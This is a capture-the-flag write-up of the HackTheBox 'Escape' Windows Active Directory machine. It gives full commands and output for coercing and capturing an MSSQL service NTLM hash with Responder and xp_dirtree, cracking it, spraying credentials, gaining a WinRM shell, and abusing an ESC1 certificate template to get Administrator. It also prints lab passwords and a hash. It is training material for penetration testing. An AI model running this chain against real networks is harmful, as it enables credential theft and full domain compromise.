In this walk through, we will be going through the Escape room from HackTheBox. This room is rated as Medium on the platform and it consists of exploitation by capturing the MSSQL user NTLM hash to get the initial foothold. For privilege escalation, ESC1 vulnerability exploitation is required to obtain a valid certificate for the Administrator account and then use it to get the hash of the administrator user. So, let’s get started without any delay.
Table of Contents
Machine Info:
| Title | Escape |
| IPaddress | 10.10.11.202 |
| Difficulty | Medium |
| OS | Windows |
| Description | Escape is a Medium difficulty Windows Active Directory machine which requires abuse of MSSQL user account by capturing its NTLM hash to get the initial foothold. For privilege escalation, ESC1 vulnerability exploitation is required to obtain a valid certificate for the Administrator account and then use it to get the hash of the administrator user. |
Enumeration:

- I started off with an Aggressive nmap scan and found many ports opened as expected from a Windows box. The highlight here was port 88 (Kereberos) confirming that we are dealing with an Active Directory environment here. Next, the major ones were 139 and 445 (SMB). Other to look for are – 135 (RPC), 3268 (LDAP).
$ sudo nmap -A 10.10.11.202

Nmap scan report for 10.10.11.202
Host is up (0.21s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE       VERSION
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-05 12:12:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2022-11-18T21:05:34
|_Not valid after:  2023-11-18T21:05:34
|_ssl-date: 2023-12-05T12:13:56+00:00; +7h59m59s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2022-11-18T21:05:34
|_Not valid after:  2023-11-18T21:05:34
|_ssl-date: 2023-12-05T12:13:56+00:00; +8h00m00s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server  15.00.2000.00
| ms-sql-ntlm-info:
|   Target_Name: sequel
|   NetBIOS_Domain_Name: sequel
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: sequel.htb
|   DNS_Computer_Name: dc.sequel.htb
|   DNS_Tree_Name: sequel.htb
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-12-05T12:07:00
|_Not valid after:  2053-12-05T12:07:00
|_ssl-date: 2023-12-05T12:13:56+00:00; +7h59m59s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2022-11-18T21:05:34
|_Not valid after:  2023-11-18T21:05:34
|_ssl-date: 2023-12-05T12:13:56+00:00; +7h59m59s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2022-11-18T21:05:34
|_Not valid after:  2023-11-18T21:05:34
|_ssl-date: 2023-12-05T12:13:56+00:00; +8h00m00s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s
| ms-sql-info:
|   10.10.11.202:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-12-05T12:13:20
|_  start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   209.46 ms 10.10.14.1
2   209.49 ms 10.10.11.202

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.98 seconds


- In the nmap result, found two domains, so added it in my /etc/hosts file. So that, it does not cause any connectivity issues later with any tools.

- Tried to enumerate some users using RPC and LDAP however was unable to do so.

- Next, i pivoted to SMB and list the shares using smbclient.
smbclient -L 10.10.11.202

- I tried to check the permissions of the found shares but smbmap throws me an Access Denied error.
smbmap -H 10.10.11.202

- I blatantly tried to access the Public share and was able to get through. In there found a PDF file named “SQL Server Procedures”. So, downloaded it.
smbclient //10.10.11.202/Public

- The PDF file contains certain instructions for the Domain joined machine, the non-domain joined machine and for the guest. As we did not had any access yet, we looked into the Bonus section and found the creds for the guest user with a warning to switch the authentication type to “SQL Server Authentication” instead of Windows. That means we are dealing with MSSQL here.

PublicUser: GuestUserCantWrite1
Enumerating MSSQL and getting hashes:

- As per our nmap results, we have a MSSQL server running on port 1433. So, i used mssqlclient to get access to the server with the guest password. Once inside, i tried to access the cmd shell but was denied. At this point, i was a little hopeless on what to do next. Searched through the internet and found a way to capture NTLM hash of the SQL service account using Responder and using the xp_dirtree command.
mssqlclient.py sequel/PublicUser:[email protected]
- Set up responder running on my HTB VPN interface.
sudo python3 Responder.py -I tun0

- In the SQL prompt, i used the below command to connect to my fake-ass share that i had generated with responder and list its inside directories. As long as the SQL server is connecting to my IP. We are good to go.
xp_dirtree '\\10.10.14.6\hackme'

- Got the NTLM-V2 hash of the SQL_SVC user. Bingo!
NTLMv2-SSP Hash:

sql_svc::sequel:70769ea14c7e915c:69A22C91ECE5258711C49B36D16264FE:0101000000000000803D2C0F7727DA01E8DD75258824BAB600000000020008004B0039004A004D0001001E00570049004E002D003100410039003700580058004800470055005A00470004003400570049004E002D003100410039003700580058004800470055005A0047002E004B0039004A004D002E004C004F00430041004C00030014004B0039004A004D002E004C004F00430041004C00050014004B0039004A004D002E004C004F00430041004C0007000800803D2C0F7727DA0106000400020000000800300030000000000000000000000000300000DF2EB257837B82BB6478C73FD78554710CC01E279D99CCE59728772F82E85E7C0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E0036000000000000000000

- As we cannot pass around the hash, i cracked it using hashcat.
hashcat -m 5600 hash.txt rockyou.txt -O

SQL_SVC: REGGIE1234ronnie
Initial Access:
- Next, i sprayed the creds on to the DC to check if we can access it and got a green.
crackmapexec smb 10.10.11.202 -u sql_svc -d sequel.htb -p REGGIE1234ronnie

- Checked if WinRM port is open for us using nmap.


- Next, used Evil-WinRM to get our initial foothold using the sql_svc creds.
evil-winrm.rb -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie
Lateral Movement:


- Further, i found a interesting log file named “ERRORLOG.BAK”. So, i downloaded it to my local machine for further analysis.
download "C:/SQLServer/Logs/ERRORLOG.BAK" /home/wh1terose/CTF/HTB/machines/Escape/ERRORLOG.BAK
- Peeked inside the log file and found an authentication attempt by user “Ryan.Cooper” where he had mistakenly typed his password in the user field, I think.

Ryan.Cooper: NuclearMosquito3


- Next, using the Ryan’s found password, got access to his account and captured the user flag.
evil-winrm.rb -i 10.10.11.202 -u Ryan.Cooper -p NuclearMosquito3
Privilege Escalation with ESC1:
- In our initial nmap scan results, we found some output from installed SSL certificates. That means, some sort of Certificated services are running on the domain. Using certpy, i enumerated further on the certificate services.
certipy find -vulnerable -dc-ip 10.10.11.202 -u [email protected] -p 'NuclearMosquito3'

- If we can get certain parameters in our favour. Then, we can get administrative access on the DC by exploiting the misconfiguration in certificate configuration. It is known as a Certificate template attack where the template goes from ESC1 to ESC11.
In order to exploit the ESC1, we need to met following conditions:
- Enrolment Rights are set for the group our user belongs to so that we can request a new certificate from the Certificate Authority (CA).
- Extended Key Usage: Client Authentication means the generated certificate based on this Template can authenticate to the domain computers.
- Enrollee Supplies Subject set to True, which means we can supply SAN (Subject Alternate Name)
- No Manager Approval is required, which means the request is auto-approved.

- As per our output, we found the template name “User Authentication”. The “Client Authentication” and “Enrollee Supplies Subject” is set to True. Next, the “Requires Manager Approval” attribute is set to False that means changes will be executed without any approval. The “Enrollment Rights” has Domain Admins in it and that is really great. At last, we can see in the vulnerabilities section it is indicating a ESC1 vulnerability.
$ cat 20231205212704_Certipy.txt
Certificate Authorities
  0
    CA Name                             : sequel-DC-CA
    DNS Name                            : dc.sequel.htb
    Certificate Subject                 : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start          : 2022-11-18 20:58:46+00:00
    Certificate Validity End            : 2121-11-18 21:08:46+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication

- Next, used the below command to issue a request to Certificate Authority “sequel-DC-CA” with host DNS name “dc.sequel.htb” and by specifying the template name to “UserAuthentication”. This gives us a generated certificate for Administrator user.
certipy req -dc-ip 10.10.11.202 -u [email protected] -p 'NuclearMosquito3' -ca sequel-DC-CA -target dc.sequel.htb -template UserAuthentication -upn [email protected] -dns dc.sequel.htb
- Used the generated certificate to access the DC and dump the admin user NTLM hash.
certipy auth -pfx administrator_dc.pfx -dc-ip 10.10.11.202
